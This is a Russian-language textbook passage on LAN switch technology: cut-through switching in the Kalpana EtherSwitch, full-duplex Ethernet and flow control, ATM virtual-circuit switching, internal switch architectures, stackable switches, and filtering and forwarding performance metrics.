Функционально многопортовый коммутатор работает как многопортовый мост, то есть работает на канальном уровне, анализирует заголовки кадров, автоматически строит адресную таблицу и на основании этой таблицы перенаправляет кадр в один из своих выходных портов или фильтрует его, удаляя из буфера. Новшество заключалось в параллельной обработке поступающих кадров, в то время как мост обрабатывает кадр за кадром. Коммутатор же обычно имеет несколько внутренних процессоров обработки кадров, каждый из которых может выполнять алгоритм моста. Таким образом, можно считать, что коммутатор — это мультипроцессорный мост, имеющий за счет внутреннего параллелизма высокую производительность.

В структурной схеме коммутатора EtherSwitch, предложенного фирмой Kalpana, каждый порт обслуживается одним процессором пакетов Ethernet — EPP (Ethernet Packet Processor). Кроме того, коммутатор имеет системный модуль, который координирует работу всех процессоров EPP. Системный модуль ведет общую адресную таблицу коммутатора и обеспечивает управление коммутатором по протоколу SNMP. Для передачи кадров между портами используется коммутационная матрица, подобная тем, которые работают в телефонных коммутаторах или мультипроцессорных компьютерах, соединяя несколько процессоров с несколькими модулями памяти.

При поступлении кадра в какой-либо порт процессор EPP буферизует несколько первых байт кадра, для того, чтобы прочитать адрес назначения. После получения адреса назначения процессор сразу же принимает решение о передаче пакета, не дожидаясь прихода остальных байт кадра. Для этого он просматривает свой собственный кэш адресной таблицы, а если не находит там нужного адреса, то обращается к системному модулю, который работает в многозадачном режиме, параллельно обслуживая запросы всех процессоров EPP. Системный модуль производит просмотр общей адресной таблицы и возвращает процессору найденную

строку, которую тот буферизует в своем кэше для последующего использования.

После нахождения адреса назначения в адресной таблице, процессор EPP знает, что нужно дальше делать с поступающим кадром (во время просмотра адресной таблицы процессор продолжал буферизацию поступающих в порт байт кадра). В случае, если кадр нужно отфильтровать, то процессор просто прекращает записывать в буфер байты кадра и ждет поступления нового кадра.

В случае, если же кадр нужно передать на другой порт, то процессор обращается к коммутационной матрице и пытается установить в ней путь, связывающий его порт с портом адреса назначения. Коммутационная матрица может это сделать только в том случае, когда порт адреса назначения в этот момент свободен, то есть не соединен с другим портом. В случае, если же порт занят, то кадр полностью буферизуется процессором входного порта, после чего процессор ожидает освобождения выходного порта и образования коммутационной матрицей нужного пути.

После того, как нужный путь установился, в него направляются буферизованные байты кадра, которые принимаются процессором выходного порта, а после получения им доступа к среде передаются в сеть. Процессор входного порта постоянно хранит несколько байт принимаемого кадра в своем буфере, что позволяет ему независимо и асинхронно принимать и передавать байты кадра.

При свободном, в момент приема кадра, состоянии выходного порта задержка между приемом первого байта кадра коммутатором и появлением этого же байта на выходе порта адреса назначения составляла у коммутатора компании Kalpana всего 40 мкс, что было гораздо меньше задержки кадра при его передаче мостом.

Описанный способ передачи кадра без его полной буферизации получил название коммутации «на лету» («on-the-fly») или «навылет» («cut-through»). Этот способ представляет по сути конвейерную обработку кадра, когда частично совмещаются во времени несколько этапов его передачи:

- 1. Прием первых байт кадра процессором входного порта, включая прием байт адреса назначения.
- 2. Поиск адреса назначения в адресной таблице коммутатора (в кэше процессора или в общей таблице системного модуля).
- 3. Коммутация матрицы.
- 4. Прием остальных байт кадра процессором входного порта.

- 5. Прием байт кадра (включая первые) процессором выходного порта через коммутационную матрицу.
- 6. Получение доступа к среде процессором выходного порта.
- 7. Передача байт кадра процессором выходного порта в сеть.

Этапы 2 и 3 совместить во времени нельзя, так как без знания номера выходного порта операция коммутации матрицы не имеет смысла.

По сравнению с режимом полной буферизации кадра, экономия от конвейеризации получается ощутимой.

Однако, главной причиной повышения производительности сети при использовании коммутатора является параллельная обработка нескольких кадров.

Первый коммутатор для локальных сетей не случайно появился для технологии Ethernet. Кроме очевидной причины, связанной с наибольшей популярностью сетей Ethernet, существовала и другая, не менее важная причина — эта технология больше других страдает от повышения времени ожидания доступа к среде при повышении загрузки сегмента. Поэтому сегменты Ethernet в крупных сетях в первую очередь нуждались в средстве разгрузки узких мест сети, и этим средством стали коммутаторы фирмы Kalpana, а затем и других компаний.

Некоторые компании стали развивать технологию коммутации и для повышения производительности других технологий локальных сетей, таких как Token Ring и FDDI. Так как в основе технологии коммутации лежит алгоритм работы прозрачного моста, то принцип коммутации не зависит от метода доступа, формата пакета и других деталей каждой технологии. Коммутатор изучает на основании проходящего через него трафика адреса конечных узлов сети, строит адресную таблицу сети и затем на ее основании производит межкольцевые передачи в сетях Token Ring или FDDI. Принцип работы коммутатора в сетях любых технологий оставался неизменным, хотя внутренняя организация коммутаторов различных производителей иногда очень отличалась от структуры первого коммутатора EtherSwitch.

Широкому применению коммутаторов безусловно способствовало то обстоятельство, что внедрение технологии коммутации требовало замены только концентраторов или просто добавления коммутаторов для разделения сегментов, образованных с помощью коммутаторов на более мелкие сегменты. Вся огромная установленная база оборудования конечных узлов — сетевых адаптеров, а также кабельной системы, повторителей и концентраторов — оставалась нетронутой, что давало огромную экономию капиталовложений по сравнению с переходом на какую-нибудь совершенно новую технологию, например, ATM.

Так как коммутаторы, как и мосты, прозрачны для протоколов сетевого уровня, то их появление в сети оставило в неизменном виде не только оборудование и программное обеспечение конечных узлов, но и маршрутизаторы сети, если они там использовались.

Удобство использования коммутатора состоит еще и в том, что это самообучающееся устройство, и, если администратор не нагружает его дополнительными функциями, то конфигурировать его не обязательно — нужно только правильно подключить разъемы кабелей к портам коммутатора, а дальше он будет работать самостоятельно и стараться эффективно выполнять поставленную перед ним задачу повышения производительности сети.

Безусловно, повышение производительности сети при установке коммутатора в общем случае не будет такой значительной, как в примере. На эффективность работы коммутатора влияет много факторов, и в некоторых случаях, как это будет показано ниже, коммутатор может совсем не дать никаких преимуществ по сравнению с концентратором. Примером такого фактора может служить несбалансированность трафика в сети — если порт 1 и порт 2 коммутатора чаще всего обращаются к порту 3 коммутатора, то порт 3 будет периодически занят и недоступен для одного из двух этих портов и входящий в них трафик будет простаивать, ожидая освобождения порта 3.

Протоколы Full-duplex

Технология коммутации оставляет метод доступа к среде в неизменном виде. Это позволяет подключать к портам не только отдельные компьютеры, но и сегменты локальных сетей.

Узлы сегмента разделяют общую среду передачи данных, используя либо пассивный коаксиальный кабель, либо концентраторы. В случае, если это коммутатор Ethernet, то каждый его порт участвует в процессе обнаружения и отработки коллизий, и без этой функции коммутатор нельзя было бы подключать к сегменту, так как он бы полностью нарушил нормальную работу остальных узлов сегмента. В случае, если это коммутатор колец FDDI, то его порты должны участвовать в процессе захвата и освобождения токена доступа к кольцу в соответствии с алгоритмами MAC-уровня стандарта FDDI.

Однако, когда к каждому порту коммутатора подключен только один компьютер, ситуация становится не такой однозначной.

В обычном режиме работы коммутатор по-прежнему распознает коллизии. В случае, если сеть представляет собой Ethernet на витой паре, то доменом коллизий в этом случае будет участок сети, включающий передатчик коммутатора, приемник коммутатора, передатчик сетевого

адаптера компьютера, приемник сетевого адаптера компьютера и две витые пары, соединяющие передатчики с приемниками.

Коллизия возникает, когда передатчики порта коммутатора и сетевого адаптера одновременно или почти одновременно начинают передачу своих кадров, считая, что сегмент свободен. В результате строгого соблюдения правил разделения среды по протоколу Ethernet порт коммутатора и сетевой адаптер используют соединяющий их кабель в полудуплексном режиме, то есть по очереди — сначала кадр или кадры передаются в одном направлении, а затем в другом. При этом максимальная производительность сегмента Ethernet в 14880 кадров в секунду при минимальной длине кадра делится между передатчиком порта коммутатора и передатчиком сетевого адаптера. В случае, если считать, что она делится пополам, то каждому предоставляется возможность передавать примерно по 7440 кадров в секунду.

В то же время, передатчик и приемник как сетевого адаптера, так и порта коммутатора способны принимать и передавать кадры с максимальной скоростью 14880 кадров в секунду. Такая скорость достигается в том случае, когда в течение длительного времени передача идет в одном направлении, например, от компьютера к коммутатору.

Способность оборудования стандарта 10Base-T, то есть Ethernet'а на витой паре, работать с максимальной скоростью в каждом направлении использовали разработчики коммутаторов в своих нестандартных реализациях технологий, получивших название полнодуплексных версий Ethernet, Token Ring, FDDI и т.д.

Полнодуплексный режим работы возможен только при существовании независимых каналов обмена данными для каждого направления и при соединении «точка-точка» двух взаимодействующих устройств. Естественно, необходимо, чтобы MAC-узлы взаимодействующих устройств поддерживали этот специальный режим, В случае, когда только один узел будет поддерживать полнодуплексный режим, второй узел будет постоянно фиксировать коллизии и приостанавливать свою работу, в то время как другой узел будет продолжать передавать данные, которые никто в этот момент не принимает.

Так как переход на полнодуплексный режим работы требует изменения логики работы MAC-узлов и драйверов сетевых адаптеров, то он сначала был опробован при соединении двух коммутаторов. Уже первые модели коммутатора EtherSwitch компании Kalpana поддерживали полнодуплексный режим при взаимном соединении, поддерживая скорость взаимного обмена 20 Мб/с.

Позже появились версии полнодуплексного соединения FDDI-коммутаторов, которые при одновременном использовании двух колец FDDI обеспечивали скорость обмена в 200 Мб/с.

Сейчас для каждой технологии можно найти модели коммутаторов, которые поддерживают полнодуплексный обмен при соединении коммутатор-коммутатор. Существуют коммутаторы, которые позволяют объединить два коммутатора полнодуплексным каналом более чем по одной паре портов. Например, коммутаторы LattisSwitch 28115 компании Bay Networks имеют по два порта, с помощью которых можно соединять коммутаторы, образуя полнодуплексный канал с производительностью 400 Мб/с.

Такие соединения называются транковыми и являются частной разработкой каждой компании, выпускающей коммуникационное оборудование, так как нарушают не только логику доступа к разделяемым средам, но и топологию соединения мостов, запрещающую петлевидные контуры (а такой контур всегда образуется при соединении коммутаторов более чем одной парой портов). При соединении коммутаторов разных производителей транк работать не будет, так как каждый производитель добавляет к логике изучения адресов сети коммутатором по транковой связи что-то свое, чтобы добиться от него правильной работы.

После опробования полнодуплексной технологии на соединениях коммутатор-коммутатор разработчики реализовали ее и в сетевых адаптерах, в основном адаптерах Ethernet и Fast Ethernet. Многие сетевые адаптеры сейчас могут поддерживать оба режима работы, отрабатывая логику алгоритма доступа CSMA/CD при подключении к порту концентратора и работая в полнодуплексном режиме при подключении к порту коммутатора.

Однако, необходимо осознавать, что отказ от поддержки алгоритма доступа к разделяемой среде без какой-либо модификации протокола ведет к повышению вероятности потерь кадров коммутаторами, а, следовательно, к возможному снижению полезной пропускной способности сети (по отношению к переданным данным приложений) вместо ее повышения.

Уже говорилось о том, что использование мостов несет в себе потенциальную угрозу потерь кадров при превышении интенсивности входного потока производительности моста. Коммутаторы встречаются с аналогичной проблемой, даже если их внутренняя производительность выше, чем требуется для обслуживания входных потоков, поступающих на каждый порт с максимально возможной скоростью.

Причина здесь в ограниченной пропускной способности отдельного порта, которая определяется не производительностью процессора, который обслуживает порт, а временными параметрами протокола. Например, порт Ethernet не может передавать больше 14880 кадров в секунду, если он не нарушает временных соотношений, установленных стандартом.

Поэтому, если входной трафик неравномерно распределяется между выходными портами, то легко представить ситуацию, когда в какой-либо выходной порт коммутатора будет направляться трафик с суммарной средней интенсивностью большей, чем протокольный максимум.

Какой бы ни был объем буфера порта, он в какой-то момент времени обязательно переполнится.

В территориальных сетях технология коммутации кадров и пакетов применяется уже очень давно. Сети X.25 используют ее уже более 20 лет. Технологию коммутации используют и новые территориальные сети, в частности сети frame relay и ATM. В этих сетях конечные узлы подключаются к коммутаторам полнодуплексными каналами связи, такие же каналы используются и для соединения коммутаторов между собой. Протоколы территориальных сетей сразу разрабатывались для организации полнодуплексной связи между узлами сети, поэтому в них были заложены процедуры управления потоком данных. Эти процедуры использовались коммутаторами для снижении интенсивности поступления кадров на входные порты в случае заполнения внутренних буферов коммутатора свыше опасного предела. В таких ситуациях коммутатор направлял соседнему узлу специальный служебный кадр «Приемник не готов», при получении которого соседний узел обязан был приостановить передачу кадров по данному порту. При перегрузках сети в конце концов служебные кадры доходили и до конечных узлов — компьютеров — которые прекращали на время заполнять сеть кадрами, пока имеющиеся в буферах кадры не передавались узлам назначения. Вероятность потери кадров при наличии встроенных в протокол процедур управления потоком становится очень небольшой.

При разработке коммутаторов локальных сетей ситуация коренным образом отличалась от ситуации, при которой создавались коммутаторы территориальных сетей. Основной задачей было сохранение конечных узлов в неизменном виде, что исключало корректировку протоколов локальных сетей. А в этих протоколах процедур управления потоком не было — использование общей среды передачи данных в режиме разделения времени исключало возникновение ситуаций, когда сеть переполнялась бы необработанными кадрами. Сеть не накапливала данных в каких-либо промежуточных буферах при использовании только повторителей или концентраторов.

Поэтому применение коммутаторов без изменения протокола работы оборудования всегда порождает опасность потерь кадров. В случае, если порты коммутатора работают в обычном, то есть в полудуплексном режиме, то у коммутатора имеется возможность оказать некоторое воздействие на конечный узел и заставить его приостановить передачу кадров, пока у коммутатора не разгрузятся внутренние буфера. Нестандарт-

ные методы управления потоком в коммутаторах при сохранении протокола доступа в неизменном виде будут рассмотрены ниже.

В случае, если же коммутатор работает в полнодуплексном режиме, то протокол работы конечных узлов, да и его портов все равно меняется. Поэтому имело смысл для поддержки полнодуплексного режима работы коммутаторов разработать новые протоколы взаимодействия узлов, которые бы использовали явные и стандартные механизмы управления потоком при сохранении неизменным только формата кадров. Сохранение формата кадров необходимо для того, чтобы к одному и тому же коммутатору можно было бы подключать новые узлы, имеющие сетевые адаптеры полнодуплексного режима, и старые узлы или сегменты узлов, поддерживающие алгоритм доступа к разделяемой среде.

Работа над выработкой стандарта для полнодуплексных версий Ethernet, Fast Ethernet и других технологий локальных сетей идет уже несколько лет, однако на момент написания этого пособия такие стандарты пока не приняты из-за разногласий членов соответствующих комитетов по стандартизации, отстаивающих подходы фирм, в которых они работают.

Тем не менее, каждая из крупных компаний, выпускающих коммуникационное оборудование, имеет свою версию полнодуплексных технологий и поддерживает их в своих продуктах — сетевых адаптерах и коммутаторах. Эти версии используют встроенные процедуры управления потоком. Обычно это несложные процедуры, использующие две команды — **Приостановить передачу и Возобновить передачу** — для управления потоком кадров соседнего узла сети.

ATM-коммутация

Кроме коммутаторов, поддерживающих стандартные протоколы локальных сетей и передающих кадры с порта на порт по алгоритмам моста, в локальных сетях стали применяться коммутаторы другого вида, а именно коммутаторы технологии ATM. В связи с этим коротко рассмотрим основные принципы работы таких коммутаторов и способы их взаимодействия с коммутаторами технологий локальных сетей.

Технология ATM (Asynchronous Transfer Mode — режим асинхронной передачи) разрабатывалась изначально для совмещения синхронного голосового трафика и асинхронного компьютерного трафика в рамках одной территориальной сети. Затем сфера применения технологии ATM была расширена и на локальные сети. Мы не будем рассматривать все аспекты технологии ATM, а ограничимся изучением способов коммутации данных в сетях ATM, которые используются в коммутаторах ATM, применяемых в локальных сетях. Такие ATM-коммутаторы чаще всего не ис-

пользуют все возможности технологии, в частности поддержку синхронного трафика, в основном из-за отсутствия приложений, которые могли бы воспользоваться таким сервисом.

Сеть ATM изначально разрабатывалась для поддержки полнодуплексного высокоскоростного режима обмена как между узлами сети, так и между ее коммутаторами.

ATM-станции и ATM-коммутаторы обмениваются между собой кадрами фиксированного размера в 53 байта. Эти кадры принято называть ячейками. Поле данных ячейки занимает 48 байт, а заголовок — 5 байт. Адреса конечных узлов локальных сетях ATM составляют 20 байт.

Для того, чтобы пакеты содержали адрес узла назначения, и в то же время процент служебной информации не был большим по сравнению с размером поля данных пакета, в технологии ATM применен стандартный для глобальных вычислительных сетей прием — передача ячеек по виртуальным каналам. Техника коммутации данных в соответствии с номерами их виртуальных каналов давно использовалась в сетях X.25, а затем нашла применение и в новых технологиях территориальных сетей — frame relay и ATM.

Принцип коммутации пакетов на основе виртуальных каналов следующий: конечные узлы не могут просто начать обмениваться данными, как это принято в большинстве протоколов канального уровня локальных сетей. Они должны перед обменом установить между собой логическое соединение. При установлении соединения между конечными узлами используется специальный тип пакета — запрос на установление соединения — который содержит многоразрядный адрес узла-адресата, а также номер виртуального соединения, присвоенного данному соединению в узле-отправителе, например, 15. Ячейки ATM имеют 3-х байтное поле номера виртуального соединения, что позволяет коммутаторам и конечным узлам поддерживать одновременно очень большое количество виртуальных соединений.

Адрес назначения используется для маршрутизации запроса на установление соединения на основании таблиц маршрутизации, аналогичных тем, которые используются маршрутизаторами IP или IPX. В этих таблицах для каждого адреса назначения (или для группы адресов, имеющих общую старшую часть, соответствующую адресу сети) указывается номер порта, на который нужно передать приходящий пакет. Таблица маршрутизации по назначению аналогична адресной таблице коммутатора, но образуется она не путем изучения адресов проходящего трафика, а либо вручную администратором, либо с помощью обмена между коммутаторами ATM специальных служебных данных о топологии связей сети. Протокол обмена топологической информацией для сетей ATM имеет название PNNI — Private Network to Network Interface. Он разработан и при-

нят в качестве стандарта, хотя не все ATM-коммутаторы пока его поддерживают.

В приведенном примере в соответствии с таблицей маршрутизации оказалось необходимым передать пакет запроса на установление соединения с порта 1 на порт 0. Одновременно с передачей пакета маршрутизатор изменяет у пакета номер виртуального соединения — он присваивает пакету первый не использованный номер виртуального канала для данного порта данного коммутатора. Каждый конечный узел и каждый коммутатор ведет свой список использованных и свободных номеров виртуальных соединений для своих портов.

Кроме таблицы маршрутизации для каждого порта составляется таблица коммутации. В таблице коммутации входного порта маршрутизатор отмечает, что в дальнейшем пакеты, прибывшие на этот порт с номером 15, должны передаваться на порт 0, причем номер виртуального канала должен быть изменен на 10. Одновременно делается и соответствующая запись в таблице коммутации порта 0 — пакеты, пришедшие по виртуальному каналу 10 в обратном направлении нужно передавать на порт с номером 1, меняя номер виртуального канала на 15.

В результате действия такой схемы пакеты данных уже не несут длинные адреса конечных узлов, а имеют в служебном поле только номер виртуального канала, на основании которого и производится маршрутизация всех пакетов, кроме пакета запроса на установление соединения. В сети прокладывается виртуальный канал, который не изменяется в течение всего времени существования соединения. Пакеты в виртуальном канале циркулируют в двух направлениях, то есть в полнодуплексном режиме, причем, конечные узлы не замечают изменений номеров виртуальных каналов при прохождении пакетов через сеть.

После образования таблицы коммутации, ячейки ATM обрабатываются коммутаторами ATM примерно так же, как и коммутаторами технологий локальных сетей. Исключение составляет только режим фильтрации — он отсутствует, так как в ATM нет разделяемых сред и переданную коммутатору ячейку всегда нужно передать на какой-либо порт. Виртуальные каналы бывают коммутируемыми (Switched Virtual Channel) и постоянными (Permanent Virtual Channel). Коммутируемые виртуальные каналы устанавливаются узлами динамически, в процессе работы, а постоянные виртуальные каналы образуются администратором на продолжительный срок. Для постоянных виртуальных каналов не нужно выполнять процедуру установления соединения, так как коммутаторы уже настроены на их обработку — соответствующие таблицы коммутации уже сформированы администратором.

Коммутаторы ATM, работающие с компьютерным трафиком, предоставляют конечным узлам два вида сервиса. Сервис с неопределенной

пропускной способностью (Unspecified Bit Rate) подобен сервису коммутаторов локальных сетей — он не гарантирует конечному узлу какой-то определенной доли пропускной способности сети и не гарантирует, что все ячейки конечного узла будут доставлены по назначению. Это самый простой вид сервиса и он не использует какие-либо процедуры управления потоком, а при переполнении буферов коммутатора приходящие ячейки отбрасываются точно так же, как это делают коммутаторы локальных сетей.

Сервис ABR (Available Bit Rate) в отличие от сервиса UBR использует технику управления потоком для предотвращения перегрузок сети и дает некоторые гарантии доставки ячеек узлу назначения.

Для этого при установлении соединения ABR между конечным узлом и коммутаторами сети заключается соглашение о двух скоростях передачи данных — пиковой скорости и минимальной скорости. Заключение соглашения о параметрах трафика — прием, в локальных сетях обычно не применяющийся. Пользователь соединения ABR соглашается не передавать данные со скоростью, выше пиковой, то есть PCR, а сеть соглашается всегда обеспечивать минимальную скорость передачи ячеек — MCR.

В случае, если приложение при установлении ABR-соединения не определяет максимальную и минимальную скорости, то по умолчанию считается, что максимальная скорость совпадает со скоростью линии доступа станции к сети, а минимальная скорость считается равной нулю.

Пользователь соединения ABR получает гарантированное качество сервиса в отношении потери ячеек и пропускной способности, а сеть при использовании трафика ABR не переполняется.

Для преобразования кадров, циркулирующих в локальных сетях, в 53-байтные ячейки, в технологии ATM определены функции сегментации и сборки (Segmentation And Reassembling). Когда кадр поступает в коммутатор ATM, то он с помощью функции сегментации разделить его на последовательность ячеек. После передачи ячеек по сети коммутаторов ATM они вновь собираются в последнем коммутаторе с помощью функции реассемблирования в исходный кадр.

Технология ATM работает с несколькими скоростями доступа конечных узлов к сети. Чаще всего используется скорость 155 Мб/с, более редкой является скорость доступа в 622 Мб/с. Существует и низкоскоростной доступ по линии в 25 Мб/с. Иерархия скоростей доступа — это также одна из особенностей технологии ATM, делающей ее очень удобной для применения в сложных сетях. При насыщении какой-либо части сети слишком интенсивным трафиком конечных узлов не нужно переходить на принципиально новую технологию, достаточно просто установить новый, более скоростной интерфейсный модуль коммутатора.

Очевидно, что различные принципы коммутации кадров в коммутаторах локальных сетей и в коммутаторах ATM требуют использования каких-то устройств, согласующих работу этих коммутаторов. Одной функции преобразования кадров и ячеек с помощью функций SAR явно недостаточно, так как нужно на основании MAC-адресов конечных узлов сети устанавливать виртуальные пути ячеек через ATM-коммутаторы.

Существуют частные решения отдельных производителей, позволяющие в рамках одного коммутатора совмещать обе технологии. Обычно, для подключения конечных пользователей используются порты традиционных технологий локальных сетей, например, Ethernet, а коммутаторы используют для обмена между собой технологию ATM, более масштабируемую.

Имеется и стандартный вариант решения этой задачи. Он носит название LAN Emulation — эмуляции локальных сетей.

Особенности коммутаторов локальных сетей

Техническая реализация коммутаторов

После того, как технология коммутации привлекла общее внимание и получила высокие оценки специалистов, многие компании занялись реализацией этой технологии в своих устройствах, применяя для этого различные технические решения. Многие коммутаторы первого поколения были похожи на маршрутизаторы, то есть основывались на центральном процессоре общего назначения, связанном с интерфейсными портами по внутренней скоростной шине. Однако, это были скорее пробные устройства, предназначенные для освоения самой компании технологии коммутации, а не для завоевания рынка.

Основным недостатком таких коммутаторов была их низкая скорость. Универсальный процессор никак не мог справиться с большим объемом специализированных операций по пересылке кадров между интерфейсными модулями. Для ускорения операций коммутации нужны были специализированные процессоры со специализированными средствами обмена данными, как в первом коммутаторе Ralpana, и они вскоре появились. Теперь коммутаторы используют заказные специализированные БИС, которые оптимизированы для выполнения основных операций коммутации. Часто в одном коммутаторе используется несколько специализированных БИС, каждая из которых выполняет функционально законченную часть операций.

В настоящее время коммутаторы используют в качестве базовой одну из трех схем взаимодействия своих блоков или модулей:

- коммутационная матрица;

- разделяемая многовходовая память;
- общая шина.

Часто эти три способа взаимодействия комбинируются в одном коммутаторе.

Коммутаторы на основе коммутационной матрицы

Коммутационная матрица — основной и самый быстрый способ взаимодействия процессоров портов, именно он был реализован в первом промышленном коммутаторе локальных сетей. Однако, реализация матрицы возможна только для определенного числа портов, причем сложность схемы возрастает пропорционально квадрату количества портов коммутатора.

Матрица состоит из трех уровней двоичных переключателей, которые соединяют свой вход с одним из двух выходов в зависимости от значения бита тэга. Переключатели первого уровня управляются первым битом тэга, второго — вторым, а третьего — третьим.

Матрица может быть реализована и по-другому, на основании комбинационных схем другого типа, но ее особенностью все равно остается технология коммутации физических каналов. Известным недостатком этой технологии является отсутствие буферизации данных внутри коммутационной матрицы — если составной канал невозможно построить из-за занятости выходного порта или промежуточного коммутационного элемента, то данные должны накапливаться в их источнике, в данном случае — во входном блоке порта, принявшего кадр.

Коммутаторы с общей шиной

Коммутаторы с общей шиной используют для связи процессоров портов высокоскоростную шину, используемую в режиме разделения времени. Эта архитектура коммутаторов на основе универсального процессора, но отличается тем, что шина здесь пассивна, а активную роль выполняют специализированные процессоры портов. Для того, чтобы шина не была узким местом коммутатора, ее производительность должна быть по крайней мере в N/2 раз выше скорости поступления данных во входные блоки процессоров портов. Кроме этого, кадр должен передаваться по шине небольшими частями, по несколько байт, чтобы передача кадров между несколькими портами происходила в псевдопараллельном режиме, не внося задержек в передачу кадра в целом. Размер такой ячейки данных определяется производителем коммутатора. Некоторые производители, например, LANNET (сейчас подразделение компании Madge Networks), выбрали в качестве порции данных, переносимых за одну операцию по шине, ячейку ATM с ее полем данных в 48 байт. Такой подход облегчает

трансляцию протоколов локальных сетей в протокол ATM, если коммутатор поддерживает эти технологии.

Входной блок процессора помещает в ячейку, переносимую по шине, тэг, в котором указывает номер порта назначения. Каждый выходной блок процессора порта содержит фильтр тэгов, который выбирает тэги, предназначенные данному порту.

Шина, так же как и коммутационная матрица, не может осуществлять промежуточную буферизацию, но так как данные кадра разбиваются на небольшие ячейки, то задержек с начальным ожиданием доступности выходного порта в такой схеме нет.

Коммутаторы с разделяемой памятью

Третья базовая архитектура взаимодействия портов — двухвходовая разделяемая память.

Входные блоки процессоров портов соединяются с переключаемым входом разделяемой памяти, а выходные блоки этих же процессоров соединяются с переключаемым выходом этой памяти. Переключением входа и выхода разделяемой памяти управляет менеджер очередей выходных портов. В разделяемой памяти менеджер организует несколько очередей данных, по одной для каждого выходного порта. Входные блоки процессоров передают менеджеру портов запросы на запись данных в очередь того порта, который соответствует адресу назначения пакета. Менеджер по очереди подключает вход памяти к одному из входных блоков процессоров и тот переписывает часть данных кадра в очередь определенного выходного порта. По мере заполнения очередей менеджер производит также поочередное подключение выхода разделяемой памяти к выходным блокам процессоров портов, и данные из очереди переписываются в выходной буфер процессора.

Память должна быть достаточно быстродействующей для поддержания скорости переписи данных между N портами коммутатора.

Применение общей буферной памяти, гибко распределяемой менеджером между отдельными портами, снижает требования к размеру буферной памяти процессора порта.

Комбинированные коммутаторы

У каждой из описанных архитектур есть свои преимущества и недостатки, поэтому часто в сложных коммутаторах эти архитектуры применяются в комбинации друг с другом.

Коммутатор состоит из модулей с фиксированным количеством портов (2-8), выполненных на основе специализированной БИС (ASIC), реализующей архитектуру коммутационной матрицы. В случае, если порты, между которыми нужно передать кадр данных, принадлежат одному

модулю, то передача кадра осуществляется процессорами модуля на основе имеющейся в модуле коммутационной матрицы. В случае, если же порты принадлежат разным модулям, то процессоры общаются по общей шине. При такой архитектуре передача кадров внутри модуля будет происходить чаще всего быстрее, чем при межмодульной передаче, так как коммутационная матрица — наиболее быстрый, хотя и наименее масштабируемый способ взаимодействия портов. Скорость внутренней шины коммутаторов может достигать нескольких Гб/с, а у наиболее мощных моделей — до 10-14 Гб/с.

Можно представить и другие способы комбинировании архитектур, например, использование для взаимодействия модулей разделяемой памяти.

Модульные и стековые коммутаторы

В конструктивном отношении коммутаторы делятся на:

- автономные коммутаторы с фиксированным количеством портов;
- модульные коммутаторы на основе шасси;
- коммутаторы с фиксированным количеством портов, собираемые в стек.

Первый тип коммутаторов обычно предназначен для организации небольших рабочих групп.

Модульные коммутаторы на основе шасси чаще всего предназначены для применения на магистрали сети. Поэтому они выполняются на основе какой-либо комбинированной схемы, в которой взаимодействие модулей организуется по быстродействующей шине или же на основе быстрой разделяемой памяти большого объема. Модули такого коммутатора выполняются на основе технологии «hot swap», то есть допускают замену на ходу, без выключения коммутатора, так как центральное коммуникационное устройство сети не должно иметь перерывов в работе. Шасси обычно снабжается резервированными источниками питания и резервированными вентиляторами, в тех же целях. В целом такие коммутаторы напоминают маршрутизаторы высшего класса или корпоративные многофункциональные концентраторы, поэтому иногда они включают помимо модулей коммутации и модули повторителей или маршрутизаторов.

С технической точки зрения определенный интерес представляют стековые коммутаторы. Эти устройства представляют собой коммутаторы, которые могут работать автономно, так как выполнены в отдельном корпусе, но имеют специальные интерфейсы, которые позволяют их

объединять в общую систему, которая работает как единый коммутатор. Говорят, что в этом случае отдельные коммутаторы образуют стек.

Обычно такой специальный интерфейс представляет собой высокоскоростную шину, которая позволяет объединить отдельные корпуса подобно модулям в коммутаторе на основе шасси. Так как расстояния между корпусами больше, чем между модулями на шасси, скорость обмена по шине обычно ниже, чем у модульных коммутаторов: 200-400 Мб/с. Не очень высокие скорости обмена между коммутаторами стека обусловлены также тем, что стековые коммутаторы обычно занимают промежуточное положение между коммутаторами с фиксированным количеством портов и коммутаторами на основе шасси. Стековые коммутаторы применяются для создания сетей рабочих групп и отделов, поэтому сверхвысокие скорости шин обмена им не очень нужны и не соответствуют их ценовому диапазону.

Компания Cisco предложила другой подход к организации стека. Ее коммутатор Catalyst 3000 (ранее называвшийся EtherSwitch Pro Stack) также имеет специальный скоростной интерфейс 280 Мб/с для организации стека, но с его помощью коммутаторы соединяются не друг с другом, а с отдельным устройством, содержащим коммутационную матрицу 8x8, организующую более высокопроизводительный обмен между любыми парами коммутаторов.

Характеристики производительности коммутаторов

Основными характеристиками коммутатора, измеряющими его производительность, являются:

- скорость фильтрации (filtering);
- скорость маршрутизации (forwarding);
- пропускная способность (throughput);
- задержка передачи кадра.

Кроме того, существует несколько характеристик коммутатора, которые в наибольшей степени влияют на указанные характеристики производительности. К ним относятся:

- размер буфера (буферов) кадров;
- производительность внутренней шины;
- производительность процессора или процессоров;
- размер внутренней адресной таблицы.

Скорость фильтрации и скорость продвижения

Скорость фильтрации и продвижения кадров — это две основные характеристики производительности коммутатора. Эти характеристики являются интегральными показателями, они не зависят от того, каким образом технически реализован коммутатор.

Скорость фильтрации определяет скорость, с которой коммутатор выполняет следующие этапы обработки кадров:

- прием кадра в свой буфер,
- просмотр адресной таблицы с целью нахождения порта для адреса назначения кадра,
- уничтожение кадра, так как его порт назначения совпадает с портом-источником.

Скорость продвижения определяет скорость, с которой коммутатор выполняет следующие этапы обработки кадров:

- прием кадра в свой буфер,
- просмотр адресной таблицы с целью нахождения порта для адреса назначения кадра,
- передача кадра в сеть через найденный по адресной таблице порт назначения.

Как скорость фильтрации, так и скорость продвижения измеряются обычно в кадрах в секунду. В случае, если в характеристиках коммутатора не уточняется, для какого протокола и для какого размера кадра приведены значения скоростей фильтрации и продвижения, то по умолчанию считается, что эти показатели даются для протокола Ethernet и кадров минимального размера, то есть кадров длиной 64 байта (без преамбулы), с полем данных в 46 байт. В случае, если скорости указаны для какого-либо определенного протокола, например, Token Ring или FDDI, то они также даны для кадров минимальной длины этого протокола (например, кадров длины 29 байт для протокола FDDI). Применение в качестве основного показателя скорости работы коммутатора кадров минимальной длины объясняется тем, что такие кадры всегда создают для коммутатора наиболее тяжелый режим работы по сравнению с кадрами другого формата при равной пропускной способности переносимых пользовательских данных. Поэтому при проведении тестирования коммутатора режим передачи кадров минимальной длины используется как наиболее сложный тест, который должен проверить способность коммутатора работать при наихудшем сочетании для него параметров трафика. Кроме того, для пакетов минимальной длины скорость фильтрации и продвижения имеют максимальное значение, что имеет немаловажное значение при рекламе коммутатора.

